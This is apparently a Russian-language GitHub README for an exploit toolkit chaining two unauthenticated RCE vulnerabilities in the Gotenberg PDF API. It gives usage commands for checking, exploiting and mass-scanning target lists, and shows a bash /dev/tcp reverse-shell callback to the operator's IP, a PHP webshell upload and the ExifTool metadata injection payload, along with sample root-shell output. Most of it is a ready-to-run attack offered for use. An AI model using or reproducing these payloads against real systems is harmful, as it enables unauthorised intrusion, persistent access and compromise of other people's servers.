hackfutsecroot/-gotenberg-rce-chain
Цепочка эксплойтов на Python для CVE-2026-42589 и CVE-2026-40281 в Gotenberg: обнаруживает уязвимые экземпляры, внедряет полезные нагрузки в метаданные и разворачивает обратные оболочки или веб-оболочки.



Gotenberg ≤ 8.30.1 — неаутентифицированное удалённое выполнение кода
Цепочка эксплойтов с обратной оболочкой + веб-шелл File Manager + интерактивный режим, безопасный для слепых атак
Gotenberg — это API без сохранения состояния на базе Docker, который преобразует документы (HTML, Markdown, Office...) в PDF. Версии ≤ 8.30.1 уязвимы к двум критическим неаутентифицированным RCE-уязвимостям на эндпоинте /forms/pdfengines/metadata/write.
Этот репозиторий содержит два инструмента, которые объединяют обе CVE в единый рабочий процесс эксплуатации:
| Инструмент | Назначение |
|---|---|
gotenberg_rce.py | Обнаружение + интерактивная оболочка + загрузка веб-шелла File Manager |
auto_revshell.py | Автоопределение IP → запуск слушателя → отправка полезных нагрузок обратной оболочки → интерактивная сессия |
| Поле | Значение |
|---|---|
| Тип | Инъекция команд ОС (RCE) |
| CVSS | 9.8 — критический |
| Вектор | POST /forms/pdfengines/metadata/write |
| Инъекция | Ключи JSON-метаданных |
| Первопричина | system() через конфигурацию ExifTool |
| Поле | Значение |
|---|---|
| Тип | Внедрение команд ОС (RCE) |
| CVSS | 10.0 — Критический |
| Вектор | POST /forms/pdfengines/metadata/write |
| Внедрение | Значения метаданных JSON |
| Первопричина | qx() (Perl) через ExifTool |
| Версия | 42589 | 40281 |
|---|---|---|
< 8.29.1 | ✅ | ✅ |
8.29.1 | ✅ | ✅ |
8.30.0 | ✅ | ✅ |
8.30.1 | ✅ | ✅ |
≥ 8.31.0 | ❌ | ❌ |
40281 и 42589!upload, !shell, !check, !clear)HTTP 500requests, urllib3git clone https://github.com/HackfutSecRoot/-GOTENBERG-RCE-CHAIN.git
cd -GOTENBERG-RCE-CHAIN
python3 -m venv venv
source venv/bin/activate # Linux/Mac
# venv\Scripts\activate # Windows
pip install -r requirements.txt
requirements.txtrequests>=2.28.0
urllib3>=1.26.0
auto_revshell.py)python auto_revshell.py -u http://target:3000
Автоопределение вашего публичного IP → привязка слушателя → эксплуатация цели → погружение вас в оболочку.
  python gotenberg_rce.py -u http://target:3000                    # check only
  python gotenberg_rce.py -u http://target:3000 -i                 # interactive (blind)
  python gotenberg_rce.py -u http://target:3000 --rev              # auto reverse shell (auto IP)
  python gotenberg_rce.py -u http://target:3000 --rev --lport 4444 # auto with custom port
  python gotenberg_rce.py -u http://target:3000 --rev --lhost 1.2.3.4 --lport 4444
  python gotenberg_rce.py -f targets.txt --rev --lport 4444 -t 20 -o results.txt
| Флаг | Описание | По умолчанию |
|---|---|---|
-u, --url | Целевой URL (обязательно) | — |
--lhost | Ваш публичный IP | определяется автоматически |
--lport | Порт прослушивания | 4444 |
--wait | Секунды ожидания обратного вызова | 25 |
--timeout | Тайм-аут на запрос | 60 |
--no-banner | Пропустить баннер | false |

gotenberg_rce.py)python gotenberg_rce.py -u http://target:3000 -i
Погружает вас в интерактивную псевдооболочку:
rOOt@HFT:~$ id
uid=0(root) gid=0(root) groups=0(root)

rOOt@HFT:~$ uname -a
Linux gotenberg 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 x86_64 GNU/Linux

rOOt@HFT:~$ !shell
[*] Shell URL: http://target:3000/var/www/html/fm_abc123.php

rOOt@HFT:~$ exit
[*] Exiting interactive shell.
| Флаг | Описание |
|---|---|
-u, --url | Одна цель |
-f, --file | Файл с целями (по одной на строку) |
-t, --threads | Потоки для массового сканирования |
--check-only | Только обнаружение, без эксплуатации |
--shell | Загрузить веб-шелл File Manager |
-i, --interactive | Войти в интерактивный шелл |
-o, --output | Сохранить результаты |
| Команда | Действие |
|---|---|
help, ? | Показать справку |
exit, quit, q | Выйти |
!upload | Повторно развернуть шелл File Manager |
!shell | Показать URL шелла |
!check | Повторно проверить уязвимость |
!clear | Очистить экран |
python gotenberg_rce.py -f targets.txt --shell -t 20 -o results.txt
targets.txt:
# one URL per line
http://1.2.3.4:3000
https://gotenberg.internal:3000
http://5.6.7.8:3000
[*] Detecting public IP...
[+] Public IP: 1.2.3.4
[+] Listener bound on 0.0.0.0:4444

[*] Sending reverse shell to 1.2.3.4:4444...
    [1/7] bash -c 'bash -i >& /dev/tcp/1.2.3.4/4444 0>&1'...

[+] CALLBACK RECEIVED from 134.199.148.233
[*] Entering interactive shell. Type 'exit' to quit.

# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
gotenberg
Инструмент отправляет контролируемую полезную нагрузку на /forms/pdfengines/metadata/write:
POST /forms/pdfengines/metadata/write HTTP/1.1
Content-Type: multipart/form-data; boundary=...

--BOUNDARY
Content-Disposition: form-data; name="files"; filename="test.pdf"
Content-Type: application/pdf

%PDF-1.4
...
--BOUNDARY
Content-Disposition: form-data; name="metadata"

{"Title":"test\n-Title<${PDFVersion;$_=qx("echo MARKER")}>"}
--BOUNDARY--
Анализируемые сигналы: